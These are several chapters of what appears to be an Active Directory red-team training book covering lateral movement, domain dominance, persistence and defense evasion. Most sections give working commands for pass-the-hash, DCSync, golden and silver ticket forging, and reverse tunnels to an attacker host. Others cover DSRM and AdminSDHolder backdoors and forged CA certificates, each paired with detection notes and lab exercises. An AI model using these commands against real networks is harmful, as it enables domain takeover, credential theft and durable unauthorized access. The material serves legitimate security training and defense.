Chapter 8 — Lateral Movement

Lateral movement is using credentials/tickets you've harvested to execute on **other** machines — hopping toward where the privileged sessions and secrets live. The art is choosing the *right* technique for the credential material you hold and the OPSEC you need.

9.1 8.1 Theory & Goals

You move laterally to: - Reach a host where a **privileged user is logged in** (dump their creds — Ch. 6). - Reach a **specific service/data** (file server, DB, the DC). - **Pivot** deeper into segmented networks (§8.8).

The credential you hold dictates the technique:

You have...	Use...
Cleartext password	Anything (psexec, winrm, RDP)
NT hash	Pass-the-Hash
Kerberos keys (AES/RC4)	Pass-the-Key / Overpass-the-Hash
TGT/TGS (ticket)	Pass-the-Ticket
Certificate (PFX)	Pass-the-Certificate

9.2 8.2 Pass-the-Hash (PtH)

NTLM accepts the **NT hash** in place of the password (Ch. 1.6.3). Possess the hash -> authenticate anywhere NTLM is accepted, no cracking needed.

```
# NetExec across the subnet — find where this hash is local admin
nxc smb 192.168.56.0/24 -u Administrator -H <NTLM_hash> # "(Pwn3d!)" = admin

# Impacket exec family with -hashes (LMhash:NThash, LM can be blank)
psexec.py -hashes :<NThash> corp.local/Administrator@192.168.56.11
wmiexec.py -hashes :<NThash> corp.local/Administrator@192.168.56.11

# Evil-WinRM with hash
evil-winrm -i 192.168.56.11 -u Administrator -H <NThash>
```

- `-hashes :<NThash>` -> the LM:NT format; leading colon = empty LM (normal on modern systems).
- The local-admin **hash reuse** problem: one cracked/dumped local admin hash often unlocks many machines (defeated by LAPS).

[BLUE TEAM] **Blue Team Note:** LAPS (unique local admin pw per host), **Protected Users** (blocks NTLM for members), Credential Guard, and “Deny network logon” for local accounts blunt Pth. Detect via Event **4624 Logon Type 3 with NTLM** for admin accounts and lateral patterns.

9.3 8.3 Overpass-the-Hash / Pass-the-Key

Convert an **NT hash or Kerberos key** into a **Kerberos TGT** — so you move with Kerberos (quieter, blends with normal traffic) instead of NTLM.

```
# Rubeus: hash/key -> TGT, inject into session
Rubeus.exe asktgt /user:Administrator /rc4:<NTHash> /ptt
Rubeus.exe asktgt /user:Administrator /aes256:<aeskey> /ptt # AES = stealthier

# Impacket: getTGT with hash/aesKey -> ccache
getTGT.py -hashes :<NTHash> corp.local/Administrator
export KRB5CCNAME=Administrator.ccache
psexec.py -k -no-pass corp.local/Administrator@192.168.56.11
```

[RED TEAM] **Red Team Note:** Prefer **AES keys** over RC4 — requesting an RC4 TGT in an AES domain is a detection signal (Ch. 6). Overpass-the-hash with AES looks like normal Kerberos.

9.4 8.4 Pass-the-Ticket (PtT)

Use a stolen/forged **TGT or TGS** directly. Steal tickets from LSASS (`sekurlsa::tickets /export`) or files, then inject:

```
Rubeus.exe ptt /ticket:ticket.kirbi # inject .kirbi into current session

export KRB5CCNAME=stolen.ccache # Linux: point tools at the ccache
psexec.py -k -no-pass corp.local/Administrator@192.168.56.11
# convert between formats with impacket's ticketConverter.py (.kirbi <-> .ccache)
```

- `-k` -> use Kerberos auth (from KRB5CCNAME); `-no-pass` -> don't prompt for a password.
 - A stolen **TGT** = full impersonation until expiry/renew; a **TGS** = just that service.
-

9.5 8.5 Pass-the-Certificate

Authenticate with a **certificate** (from Shadow Creds, ADCS theft, ESC abuse — Ch. 7) to get a TGT:

```
certipy auth -pfx user.pfx -dc-ip 192.168.56.10 # PKINIT -> TGT (+ NT hash)
# or LDAP/Schannel directly:
# PassTheCert against LDAP to perform privileged writes as the cert identity

Rubeus.exe asktgt /user:Administrator /certificate:<pfx-b64> /password:<pw> /ptt
```

Great because certs **survive password changes** — strong for both movement and persistence (Ch. 10).

9.6 8.6 Remote Execution Methods Compared

The Impacket *exec family and friends — know how each works so you can match it to your OPSEC needs:

Method	How it works	Artifacts / OPSEC	Shell type
psexec.py	Uploads a service binary to ADMIN\$, creates+starts a service	Noisy: file drop + Event 7045 service install + 4697	Interactive SYSTEM
smbexec.py	Creates a service that runs each command via cmd, no binary upload	Service per command; semi-interactive	SYSTEM
wmiexec.py	Runs commands via WMI (Win32_Process), output via SMB share	No service, no binary -> quieter; 4688 process create	Semi-interactive
atexec.py	Schedules a task (AT /Task Scheduler) to run a command	Task creation 4698 ; good when only RPC/task avail	One-shot output
dcomexec.py	Instantiates a DCOM object (MMC20/ShellWindows) to exec	DCOM logs; bypasses some SMB-exec detections	Semi-interactive
Evil-WinRM	WinRM (5985/5986) PowerShell session	WinRM logs 4624 type 3 , 4103/4104 PS logs	Full PS shell
RDP (xfreerdp)	Interactive desktop (3389)	Very visible; full GUI; type 10 logon	GUI

```
# The four you'll reach for most (all support -hashes / -k)
psexec.py corp.local/Administrator@10.0.0.5
wmiexec.py corp.local/Administrator@10.0.0.5 # quieter default choice
smbexec.py corp.local/Administrator@10.0.0.5
atexec.py corp.local/Administrator@10.0.0.5 'whoami'
evil-winrm -i 10.0.0.5 -u Administrator -p 'P@ss'
```

[RED TEAM] **Red Team Note: wmiexec/dcomexec are quieter than psexec** (no service install, no binary drop). On a monitored network, psexec's service-creation (**7045**) is a top alert. For full interactivity prefer Evil-WinRM/Windows Remote Management (WinRM) where it's enabled. Match the tool to the detections you expect.

9.6.1 RDP session hijacking (tscon)

As SYSTEM you can hijack another user's **disconnected RDP session** without their password:

```
query user :: find session IDs
sc create sesshijack binpath= "cmd /k tscon <ID> /dest:<your-session>"
net start sesshijack :: you're now in their session
```

[BLUE TEAM] Detect via 4778/4779 (session reconnect) and unusual tscon/service creation.

9.7 8.7 PowerShell Remoting & WinRM

```
# Interactive remote session
Enter-PSsession -ComputerName SRV01 -Credential CORP\Administrator
# Run a command/script on many hosts at once (fan-out)
Invoke-Command -ComputerName SRV01,SRV02 -ScriptBlock { whoami; hostname }
# With Kerberos ticket already in session, omit -Credential
```

WinRM can also authenticate with **client certificates** (-CertificateThumbprint) — useful when you hold a cert but not a password.

[RED TEAM] PS Remoting is “blessed” admin tooling -> blends in, **but** script-block logging (**4104**) and module logging capture what you run. Keep payloads in-memory and minimal.

9.8 8.8 Pivoting & Tunneling

To reach segmented networks behind a compromised host, you tunnel traffic through it.

9.8.1 Ligolo-ng (modern favorite)

Creates a userland TUN interface — you route to internal subnets as if locally connected (no SOCKS juggling).

```
# Attacker (proxy/server)
./proxy -selfcert
# On the compromised host (agent), connect back:
./agent -connect <attacker_ip>:11601 -ignore-cert
# Back on attacker console: start the tunnel + add a route
session          # select the agent
ifconfig          # see the agent's networks
# (on attacker host) ip route add 10.0.0.0/24 dev ligolo
start
```

Now nmap/nxc/Impacket against 10.0.0.0/24 route transparently through the agent.

9.8.2 Chisel (SOCKS over HTTP)

```
# Attacker (server)
./chisel server -p 8080 --reverse
# Victim (client) -> reverse SOCKS proxy on attacker:1080
./chisel client <attacker_ip>:8080 R:socks
# Use via proxychains
proxychains nxc smb 10.0.0.0/24
```

9.8.3 SSH-based & others

```
# Dynamic SOCKS via SSH (if you have SSH to a pivot)
ssh -D 1080 user@pivot          # then proxychains
# Local/remote port forward
ssh -L 13389:10.0.0.5:3389 user@pivot      # reach internal RDP at localhost:13389
# sshuttle = "poor man's VPN" over SSH
sshuttle -r user@pivot 10.0.0.0/24
# plink (Windows SSH), socat relays for single ports
```

9.8.4 Double pivot

Chain two tunnels when there are two network hops (foothold -> DMZ host -> internal). With Ligolo-ng, add a second agent and a second route; with proxychains, stack proxies in proxychains.conf.

[RED TEAM] **Red Team Note:** Ligolo-ng is preferred in modern engagements — fewer moving parts than proxychains+chisel and far more stable for tools that dislike SOCKS (e.g. some Impacket). Reverse connections (agent->attacker) survive NAT/egress-only networks.

[BLUE TEAM] **Blue Team Note:** Detect tunneling via long-lived outbound connections to odd ports, TLS to non-corporate destinations, and internal hosts suddenly scanning peers. Egress filtering and network segmentation raise the cost of pivoting.

9.9 8.9 Living Off the Land

Use built-in tools to avoid dropping binaries:

- **Execution:** wmic, schtasks, sc, powershell, mshta, rundll32, regsvr32 (LOLBins).
- **Recon:** net, nltest, dsquery, whoami /all, klist.
- **Movement:** built-in winrs, mstsc (RDP), PsExec (signed Sysinternals blends in better than uploaded binaries).
- **Transfer:** certutil -urlcache -f, bitsadmin, curl (modern Windows).

[RED TEAM] LOLBins reduce on-disk footprint but many are now heavily monitored (e.g. certutil downloads, mshsta exec). “Living off the land” ≠ invisible — it just avoids signature-based Antivirus (AV). Behavioral EDR still flags anomalous parent/child chains (e.g. winword.exe -> powershell.exe).

9.10 Chapter 8 Recap

You can now move with whatever credential material you hold — hash (PtH), key (overpass/PtK), ticket (PtT), or cert (Pass-the-Cert) — pick the quietest exec method (wmiexec/dcomexec over psexec), prefer Kerberos+AES over NTLM+RC4 for OPSEC, and pivot into segmented networks with Ligolo-ng/Chisel. The destination is usually a host with a privileged session -> dump creds -> repeat until you reach the DC.

[LAB] **Lab exercise:** Dump a local admin hash on WS01, PtH-spray the subnet to find where it's admin, wmiexec into SRV01, then set up a Ligolo-ng tunnel and run BloodHound against an “internal” subnet through it.

Next: Chapter 9 — Domain Dominance: DCSync, Golden/Silver/Diamond/Sapphire tickets, DCShadow, SID history, and cross-forest attacks.

[(continued)]

Chapter 10

Chapter 9 — Domain Dominance

You’ve reached high privilege. This chapter is about *total control*: extracting every secret (DCSync), forging tickets that grant any identity (Golden/Silver/Diamond/Sapphire), and extending control across the whole forest. These are the “game over” techniques — and the ones blue teams most want to detect.

10.1 9.1 DCSync

10.1.1 Theory

A DC replicates directory data to other DCs via **MS-DRSR / DRSUAPI** (Ch. 1.3). Any principal granted **DS-Replication-Get-Changes + DS-Replication-Get-Changes-All** (Domain Admins, Enterprise Admins, DCs by default — or anyone you grant via a DACL edge, Ch. 7) can *ask a DC to replicate an account’s secrets* — including the **NT hash, Kerberos keys, and password history of any account, including krbtgt**. No code runs on the DC; it’s a legitimate protocol used illegitimately.

10.1.2 Execution

```
# Impacket (from Linux) – dump everything
secretsdump.py -just-dc corp.local/Administrator:'P@ss'@192.168.56.10
# Target a single account (quieter):
secretsdump.py -just-dc-user krbtgt corp.local/Administrator:'P@ss'@192.168.56.10

# Mimikatz (from Windows, as a user with replication rights)
lsadump::dcsync /domain:corp.local /user:krbtgt
lsadump::dcsync /domain:corp.local /all # everyone
```

- `-just-dc` -> only domain secrets (NT hashes + Kerberos keys + history). `-just-dc-user krbtgt` -> just the krbtgt account (what you need for a Golden Ticket, and far less noisy).
- The krbtgt NT hash (and AES keys) is the prize — it signs all TGTs.

[RED TEAM] **Red Team Note:** DCSync of a *single* account (krbtgt) is much quieter than `/all`. You only need krbtgt for golden tickets and the target account for silver tickets.

[BLUE TEAM] **Blue Team Note:** DCSync generates **Event 4662** on the DC with the replication extended-right GUIDs (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 / 1131f6ad-...). Alert when a principal that is **not a DC** performs replication. Audit who holds Get-Changes rights on the domain head — this is the single highest-value DACL to watch.

10.2 9.2 Golden Ticket

10.2.1 Theory

A TGT is encrypted/signed with the **krbtgt** key (Ch. 1.6.2). If you possess the krbtgt hash/AES key, you can **forge a TGT for any user with any group membership** — including a non-existent “Administrator” with Domain Admins + Enterprise Admins SIDs. The KDC trusts it because it’s signed with krbtgt. This is **domain-wide, long-lived impersonation**.

```
# Mimikatz: forge + inject
kerberos::golden /user:Administrator /domain:corp.local /sid:<domainSID> \
  /krbtgt:<krbtgt_NTHash> /ptt
# (use /aes256:<key> instead of /krbtgt for stealth)

# Impacket ticketer.py
ticketer.py -nthash <krbtgt_NTHash> -domain-sid <domainSID> -domain corp.local Administrator
export KRB5CCNAME=Administrator.ccache
```

- /sid -> the **domain SID** (get via whoami /user or Get-DomainSID); the forged PAC embeds privileged group SIDs.
- /aes256 is stealthier than /krbtgt (RC4) — avoids the RC4-in-AES-domain signal.

[BLUE TEAM] **Blue Team Note:** Golden tickets are hard to detect by content (they’re cryptographically valid) but show **anomalies**: a TGT used without a preceding **4768** (AS-REQ), unusual lifetimes (Mimikatz historically defaulted to 10 years), or non-existent usernames. The real defense is **rotating krbtgt twice** (§9.13) and PAC-validation patches. Modern Mimikatz defaults are stealthier, so detection leans on behavioral/SID anomalies and MDI.

10.3 9.3 Silver Ticket

10.3.1 Theory

A TGS is encrypted with the **target service account’s** key. If you have that service account’s hash (e.g. a Kerberoasted account, or a machine account’s hash), you can **forge a TGS for that one service** — accessing it **without ever contacting the DC**. Stealthier than golden (no DC interaction, no 4768/4769 to the KDC).

```
kerberos::silver /domain:corp.local /sid:<domainSID> \
  /target:srv01.corp.local /service:cifs /rc4:<srv01$_hash> \
  /user:Administrator /ptt

ticketer.py -nthash <service_hash> -domain-sid <SID> -domain corp.local \
  -spn cifs/srv01.corp.local Administrator
```

- /service:cifs + /target:host -> which service you forge access to (cifs=file/exec, host=tasks, http, mssqlsvc, ldap...).
- Because the *service* validates the ticket locally, **no DC log** is generated for issuance -> quiet.

[BLUE TEAM] **Blue Team Note:** Silver tickets are quieter (no KDC contact) but the **service** still logs the access (e.g. 4624 on the target). Detection: tickets for services whose account password recently *should* have changed, or PAC validation. Defense: rotate service-account passwords, use gMSA, enable PAC validation.

10.4 9.4 Diamond Ticket

10.4.1 Theory

Instead of forging a TGT from scratch (golden) — which can look anomalous — a **diamond ticket requests a legitimate TGT from the KDC, decrypts it with the krbtgt key, modifies the PAC** (e.g. adds Domain Admins), and re-encrypts. Because it started as a real KDC-issued ticket, it has valid timestamps/structure -> **harder to detect** than golden.


```
Rubeus.exe diamond /krbkey:<krbtgt_aes256> /user:jdoe /password:<pw> \  
/encype:aes /ticketuser:Administrator /ticketuserid:500 \  
/groups:512 /ptt
```

- /krbkey -> krbtgt AES key (needed to decrypt+re-sign). /ticketuser+/ticketuserid -> identity to embed; /groups:512 -> Domain Admins Relative Identifier (RID).

[BLUE TEAM] Diamond beats simple “no preceding 4768” detections because there *is* a real AS-REQ. Defense again centers on krbtgt rotation + PAC hardening + behavioral analytics.

10.5 9.5 Sapphire Ticket

10.5.1 Theory

An evolution that uses **S4U2Self + U2U** (or a real privileged user’s PAC) to obtain a **legitimate PAC of a privileged account** and embed it — so the forged ticket carries an *authentic* privileged PAC rather than a hand-crafted one. Even stealthier than diamond against PAC-content inspection.

```
# Impacket ticketer supports sapphire-style via -impersonate  
ticketer.py -request -impersonate Administrator \  
-domain corp.local -user jdoe -password <pw> \  
-nthash <krbtgt> -domain-sid <SID> Administrator
```

[WARNING] Sapphire/diamond specifics and tool flags evolve with Impacket/Rubeus versions and Microsoft’s PAC patches — verify current syntax before use.

10.6 9.6 NTDS.dit Offline Parsing

If you obtained `ntds.dit` + the SYSTEM hive (Ch. 6.3) instead of DCSyncing:

```
secretsdump.py -ntds ntds.dit -system SYSTEM.save LOCAL -outputfile domain_hashes  
# -> .ntds (hashes), .ntds.kerberos (keys), .ntds.cleartext (reversible-encryption pws)
```

Offline parsing = no DC interaction at parse time (you already exfiltrated the files), and you get **every** account’s secrets at once.

10.7 9.7 Skeleton Key

Patches LSASS on a DC in memory so a **master password** works for *any* account (alongside their real password). Persistence + lateral master key.

```
mimikatz # privilege::debug  
mimikatz # misc::skeleton # default master password: "mimikatz"
```

[WARNING] In-memory only (gone on reboot), and **very** detectable (LSASS patch). [BLUE TEAM] Credential Guard / Protected Process Light (PPL) on LSASS block it; LSASS-access alerts catch it.

10.8 9.8 Custom SSP (Security Support Provider)

Register a malicious SSP (`mimilib.dll`) or use `memssp` so LSASS logs **cleartext** credentials of everyone who authenticates to the DC -> harvesting + persistence.

```
mimikatz # misc::memssp # in-memory SSP, logs creds to C:\Windows\System32\mimilsa.log
```

[BLUE TEAM] Monitor Security Packages registry (HKLM\SYSTEM\...\Lsa) and LSASS module loads.

10.9 9.9 DCShadow

10.9.1 Theory

Registers a **rogue, temporary DC** (by creating the needed objects/SPNs) and uses replication to **push arbitrary changes** into AD (e.g. add SID History, modify ACLs, set attributes) that propagate to real DCs — **without** generating normal modification logs on a DC, because the change arrives via replication. Stealthy persistence/modification primitive. Requires high privilege (effectively DA) to register the rogue DC.

```
mimikatz # lsadump::dcshadow /object:targetuser /attribute:sidHistory /value:<DA-SID>
# (second mimikatz instance as DA): lsadump::dcshadow /push
```

[BLUE TEAM] Detect via unexpected nTDSDSA object creation, new server objects in CN=Configuration, and replication from non-DC sources. Very advanced — primarily a red-team/APT technique.

10.10 9.10 AdminSDHolder / SDProp

10.10.1 Theory

AdminSDHolder is a template object whose ACL is stamped onto all “protected” groups/accounts (those with adminCount=1) by the **SDProp** process (~hourly). If an attacker adds an ACE (e.g. GenericAll for themselves) to **AdminSDHolder**, SDProp **re-applies** it to all protected objects — a self-healing domain backdoor: even if a defender removes your rights from Domain Admins, SDProp restores them within the hour.

```
# Add GenericAll for attacker on AdminSDHolder -> propagates to DA et al.
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,DC=corp,DC=local' `
-PrincipalIdentity attacker -Rights All
```

[BLUE TEAM] Monitor **5136** on the AdminSDHolder object; audit adminCount=1 objects’ ACLs; reset and watch for re-additions.

10.11 9.11 SID History Injection

10.11.1 Theory

sIDHistory lets a migrated account retain access via old SIDs. Inject a **privileged SID** (e.g. Domain/Enterprise Admins, or the krbtgt’s domain’s DA) into an account’s SID History -> it gains those privileges transparently, surviving in tickets’ PACs. Powerful for both privesc and **cross-domain** escalation.

```
mimikatz # sid::add /sam:jdoe /new:<Domain-Admins-SID> # (or via DCShadow)

# Impacket
# add SID history via raw LDAP / dsadd on writable DC, or forge in golden ticket
ticketer.py ... -extra-sid <EnterpriseAdmins-SID> Administrator
```

[BLUE TEAM] Audit sIDHistory population (5136), and across trusts rely on **SID filtering** (§9.14).

10.12 9.12 DSRM Backdoor

The **Directory Services Restore Mode** local admin account exists on every DC. Set the DC to allow DSRM logon over the network, sync its password to a known value -> a persistent local-admin-on-DC backdoor.

```
mimikatz # token::elevate ; lsadump::sam # read/set DSRM hash
# Registry: HKLM\System\CurrentControlSet\Control\Lsa\DsrAdminLogonBehavior = 2
```

[BLUE TEAM] Monitor that registry value and DSRM-account logons (4624 with the DSRM account).

10.13 9.13 krbtgt Account & The Double-Reset

krbtgt's key signs every TGT. If it's compromised (golden tickets), you must **reset it twice** (because AD keeps the current + previous key for ticket validation; one reset leaves the old key valid). Wait for replication + max ticket lifetime (default 10h) between resets so legitimate tickets re-issue and don't break auth.

```
# Microsoft's krbtgt reset script does this safely; conceptually:  
Reset-KrbtgtKeyInteractive # reset #1 ... wait (>10h, replication) ... reset #2
```

[BLUE TEAM] **Blue Team Note:** After *any* suspected domain compromise, **double-reset krbtgt** — otherwise forged golden tickets remain valid even after you've evicted the attacker. This is a core incident-response step.

10.14 9.14 Forest & Cross-Domain Attacks

Recall: the **forest** is the security boundary; **domains within it are not** (Ch. 1.2/1.11). Child-domain DA -> forest compromise is usually achievable.

10.14.1 Intra-forest: child DA -> Enterprise Admin (SID History via trust key / golden)

Forge an inter-realm or golden ticket that includes the **Enterprise Admins SID** (or the parent domain's DA SID) in **SID History / extra-SID** — intra-forest trusts don't apply SID filtering to the forest's own SIDs, so the parent honors it.

```
# Using child krbtgt + the Enterprise Admins SID (RID 519 of forest root)  
ticketer.py -nthash <child_krbtgt> -domain-sid <child_SID> \  
-extra-sid <forestroot_SID>-519 -domain child.corp.local Administrator  
# -> TGT honored by the parent/forest root as Enterprise Admin
```

10.14.2 Inter-realm trust tickets

A trust is backed by a shared **trust key** (Ch. 1.11). With it (dump trust account <DOMAIN>\$ secrets), forge an **inter-realm TGT** to move across the trust:

```
mimikatz # kerberos::golden /user:Administrator /domain:child.corp.local \  
/sid:<childSID> /sids:<parentEA-SID> /rc4:<trustkey> /service:krbtgt \  
/target:corp.local /ptt
```

10.14.3 SID Filtering (the defense you bypass/respect)

SID filtering strips foreign privileged SIDs from tickets crossing a trust. It's **on by default for forest/external trusts** (so cross-forest SID-history injection is normally blocked) but **not applied within a forest** (so intra-forest child->parent works). Misconfigured trusts (SID filtering disabled, or "TGT delegation"/unconstrained across the trust) reopen cross-forest paths.

10.14.4 Other cross-trust paths

- **Printer Bug / coercion across trusts** — coerce a foreign DC if reachable and a trust allows delegation.
- **Foreign group membership** — your domain's users added to another domain's groups (BloodHound maps this).
- **Privileged Access Management (PAM) / Bastion trust abuse** — PIM/MIM "shadow principals" can be abused if you control the bastion forest.

[BLUE TEAM] **Blue Team Note:** Enable/verify **SID filtering** and **selective authentication** on external/forest trusts, disable **TGT delegation** across trusts, treat the **forest** as the security boundary (separate forests for true isolation, e.g. Red Forest/Enhanced Security Administrative Environment (ESAE) concepts), and audit foreign-principal group memberships.

10.15 Chapter 9 Recap

At domain-dominance you can extract every secret (DCSync / NTDS), impersonate anyone forever (golden), access any service silently (silver), do it stealthily (diamond/sapphire), and extend control across the forest via SID history and trust-key ticket forging. The matching blue-team essentials: **double-reset krbtgt** after compromise, alert on **non-DC replication (4662)**, and enforce **SID filtering** on trusts.

[LAB] **Lab exercise:** DCSync just `krbtgt`, forge a golden ticket with `ticketer.py`, use it to `psexec.py -k` the DC, then practice the IR side: `double-reset krbtgt` and confirm the old golden ticket stops working.

Next: Chapter 10 — Persistence Mechanisms: how attackers keep access after eviction, organized by privilege level.

[(continued)]

Chapter 11

Chapter 10 – Persistence Mechanisms

Persistence = keeping access after the defender resets passwords, patches, or reimages a box. In a real red team you establish *multiple, layered* persistence at different privilege levels so eviction of one doesn't lock you out. Many of these are techniques you met in Ch. 7/9 — here we frame them as *durable backdoors* and pair each with detection.

[WARNING] **Engagement ethics:** Document every persistence mechanism you plant, get it in your report, and **remove it during cleanup**. Unremoved persistence is a liability for the client and for you.

11.1 10.1 Categorizing Persistence

Level	You need	Examples	Survives...
User	A user's secret/cert	Shadow Creds on a user, stolen cert, ticket	Until cert/pw revoked
Host/admin	Local admin/SYSTEM	Scheduled task, service, run key, WMI sub	Until host cleaned/reimaged
Domain	DA/replication/CA control	Golden ticket, krbtgt, AdminSDHolder, DCShadow, SID history, stolen CA key	Until krbtgt double-reset / CA reissued / ACL audit

The most resilient persistence is **domain-level and credential-independent** (golden tickets, forged certs) — it survives password resets.

11.2 10.2 Golden Ticket Persistence

With the krbtgt hash/AES key (Ch. 9.1–9.2) you can forge TGTs for any identity, **indefinitely** — surviving every user password reset. Only a **double krbtgt reset** kills it.

```
| ticketer.py -nthash <krbtgt> -domain-sid <SID> -domain corp.local Administrator
```

[BLUE TEAM] Detect: non-existent users in tickets, abnormal lifetimes; **defense = double-reset krbtgt** after any compromise (Ch. 9.13).

11.3 10.3 Silver Ticket Persistence

A service account's hash -> forge TGS to that service forever (no DC contact). Survives until that service account's password rotates. Good for quiet, scoped re-entry to a specific server.

[BLUE TEAM] Defense: rotate service-account passwords / use gMSA (auto-rotates).

11.4 10.4 Skeleton Key

Master-password-for-everyone via in-memory LSASS patch on a DC (Ch. 9.7). **Not** reboot-persistent -> low durability, high detectability. Use as a short-lived convenience, not real persistence.

11.5 10.5 Custom SSP / memssp

Register mimilib.dll as an SSP (reboot-persistent if written to disk + registry) -> LSASS logs cleartext creds of everyone authenticating (Ch. 9.8). Both a harvest *and* persistence primitive.

[BLUE TEAM] Monitor HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages.

11.6 10.6 DCShadow for Persistent DACL Changes

Use DCShadow (Ch. 9.9) to stealthily set durable backdoors — add SID History, write ACEs, set msDS-KeyCredentialLink — pushed via replication so the change doesn't log as a normal modification. Pairs well with AdminSDHolder for self-healing rights.

11.7 10.7 AdminSDHolder Modification (self-healing)

Add an ACE granting yourself control on AdminSDHolder; **SDProp** re-stamps it onto all protected accounts (~hourly) (Ch. 9.10). Even if a defender strips your rights from Domain Admins, they return automatically — a classic resilient backdoor.

[BLUE TEAM] Audit AdminSDHolder ACL (5136); reset and watch for re-additions; investigate the *source* of re-adds (DCShadow?).

11.8 10.8 SID History Injection

Inject a privileged SID into a low-key account you control (Ch. 9.11). That account looks normal but carries DA/Enterprise Admins (EA) rights in its token/PAC — a stealthy “sleeper” admin.

[BLUE TEAM] Audit sIDHistory on non-migrated accounts.

11.9 10.9 DSRM Backdoor

Sync the DC's **DSRM** local-admin password and set `DsrmAdminLogonBehavior=2` -> persistent local-admin logon to the DC over the network (Ch. 9.12). Survives domain credential resets because it's a *local* DC account.

[BLUE TEAM] Monitor the registry value and DSRM-account logons.

11.10 10.10 Machine Account Persistence

Create computer accounts (default `MachineAccountQuota=10`) you control, and/or know existing machine-account hashes. Machine accounts: - rotate their own password by default — but you can **disable** rotation or re-own them, - enable RBCD/S4U re-entry, - are less scrutinized than user accounts.

```
addcomputer.py -computer-name 'BACKDOOR$' -computer-pass 'P@ss123!' \
corp.local/Administrator:'P@ss'@192.168.56.10
```

[BLUE TEAM] Set `MachineAccountQuota=0`; alert on new computer objects (4741) from non-provisioning accounts.

11.11 10.11 Security Descriptor Backdoors

Plant subtle ACE backdoors on key objects so a forgotten low-priv account retains power: - `GenericAll/WriteDACL` on the **domain head** -> re-grant `DCSync` anytime. - `DCSync` rights (`Get-Changes/-All`) on the domain for a benign-looking user. - `GenericWrite` on a service account -> re-Kerberoast / Shadow-Creds later.

[BLUE TEAM] Baseline and diff domain-head and Tier-0 DACLS; alert on **5136** modifications to `nTSecurityDescriptor`.

11.12 10.12 Certificate-Based Persistence (very durable)

Certificates authenticate to AD and **survive password resets** — ideal persistence.

- **Steal/enroll a user or machine cert** (or use Shadow Creds) -> re-auth via `PKINIT` for the cert's validity (often 1–2+ years).
- **Steal the CA private key** -> forge *arbitrary* certs for *any* user with **ForgeCert** — the “golden certificate.” This survives until the **CA is reissued** (a major operation).

```
# Extract CA private key (Certipy, with CA admin/backup or ESC) -> ca.pfx
certipy ca -backup -ca 'corp-DC01-CA' -u Administrator -p 'P@ss' -dc-ip 10.0.0.10
# Forge a cert for any user with the CA key
ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword <pw> \
--Subject "CN=User" --SubjectAltName administrator@corp.local --NewCertPath admin.pfx
certipy auth -pfx admin.pfx # auth as Administrator, indefinitely
```

[BLUE TEAM] **Golden-certificate defense:** protect the CA private key (HSM), monitor CA backups/exports, and on compromise **reissue the CA**. `krbtgt` reset does NOT stop forged certs — this is why cert persistence is so dangerous.

11.13 10.13 Host-Level Persistence (brief, for context)

Standard endpoint techniques applied on AD hosts (esp. DCs/servers): - **Scheduled tasks** (`schtasks /create`) / **services** (`sc create`) running your payload. - **Registry Run keys**, **startup folder**, **Windows Management Instrumentation (WMI) event subscriptions** (filter+consumer -> runs on a trigger, fileless, survives reboot). - **GPO-based** (Ch. 7.5) — push a task/script via a GPO = persistence across *many* hosts at once.

```
# WMI permanent event subscription (fileless persistence)
# __EventFilter + CommandLineEventConsumer + FilterToConsumerBinding
# (Register-WmiEvent / Set-WmiInstance) -> runs payload on chosen trigger
```

[BLUE TEAM] Monitor 4698 (task), 7045 (service), WMI subscription creation (Sysmon 19/20/21), and Run-key writes.

11.14 10.14 Shadow Credentials Persistence

Leave a msDS-KeyCredentialLink key on a target you don't control the password for (Ch. 7.3) -> re-authenticate via PKINIT anytime, no password needed, surviving resets. Quiet and effective on a privileged account or a DC computer object.

[BLUE TEAM] Monitor 5136 on msDS-KeyCredentialLink.

11.15 Persistence Durability Cheat Sheet

Technique	Survives pw reset?	Survives reboot?	Killed by
Golden ticket	[DONE]	[DONE]	krbtgt double-reset
Silver ticket	until svc pw rotates	[DONE]	svc pw rotation/gMSA
Forged cert (CA key)	[DONE]	[DONE]	CA reissue
Shadow Creds	[DONE]	[DONE]	remove KeyCredentialLink
SID history	[DONE]	[DONE]	remove sidHistory
AdminSDHolder ACE	[DONE]	[DONE]	reset ACL + find source
DSRM backdoor	[DONE]	[DONE]	reset DSRM pw + registry
Machine account	[DONE]	[DONE]	delete account, quota=0
Skeleton Key	[DONE]	[NO]	reboot
Scheduled task/service	[DONE]	[DONE]	remove + reimaged

11.16 Chapter 10 Recap

Layered persistence is the norm: a golden ticket + a forged-cert “golden certificate” + a quiet Shadow-Creds/SID-history sleeper means a single defensive action rarely fully evicts. For defenders, the lesson is that **full eviction requires krbtgt double-reset, CA reissue (if AD CS compromised), and a DACL/sidHistory/KeyCredentialLink audit** — not just password resets.

[LAB] **Lab exercise:** Plant three persistence types (golden ticket, Shadow Creds on a DA, a security-descriptor DCSync backdoor on a benign user). Then play defender: reset passwords and confirm each still works — proving why deep IR is needed. Clean them all up afterward.

Next: Chapter 11 — Defense Evasion & OPSEC: AMSI/Constrained Language Mode (CLM)/AppLocker bypass, EDR evasion concepts, and the noisy-vs-stealthy matrix.

[(continued)]

Chapter 12

Chapter 11 — Defense Evasion & OPSEC

OPSEC is what separates a professional operator from someone who gets caught (or fails the exam by tripping every alert). This chapter explains the *mechanisms* defenders use to catch you and the *concepts* attackers use to avoid them — with an emphasis on understanding and detection. Ready-made bypass payloads change weekly and are intentionally not reproduced here; the goal is to make you understand the moving parts so you can reason about both sides.

12.1 11.1 Why OPSEC Matters

Every technique in this book generates *some* signal. OPSEC is the discipline of (a) knowing what signal each action produces, (b) minimizing it, and (c) choosing quieter alternatives when the goal allows. On exams it matters less (no blue team), but understanding it makes you faster and cleaner; on real engagements it's the whole game.

The core tradeoff: **reliability vs stealth**. `psexec` is reliable and loud; `wmiexec` + AES Kerberos is quieter. Pick deliberately.

12.2 11.2 AMSI (Antimalware Scan Interface)

What it is: AMSI lets AV/EDR inspect script content *at runtime* (PowerShell, VBScript, JScript, Office macros, .NET) right before execution — defeating simple obfuscation because it sees the de-obfuscated payload in memory.

How evasion works (conceptually): operators neutralize the in-process AMSI by interfering with the `amsi.dll` scan path within their own process (memory patching of the scan function, reflection against internal fields, or loading payloads in a context AMSI doesn't cover). Microsoft hardens these constantly, so public one-liners get signed fast — hence they're omitted here.

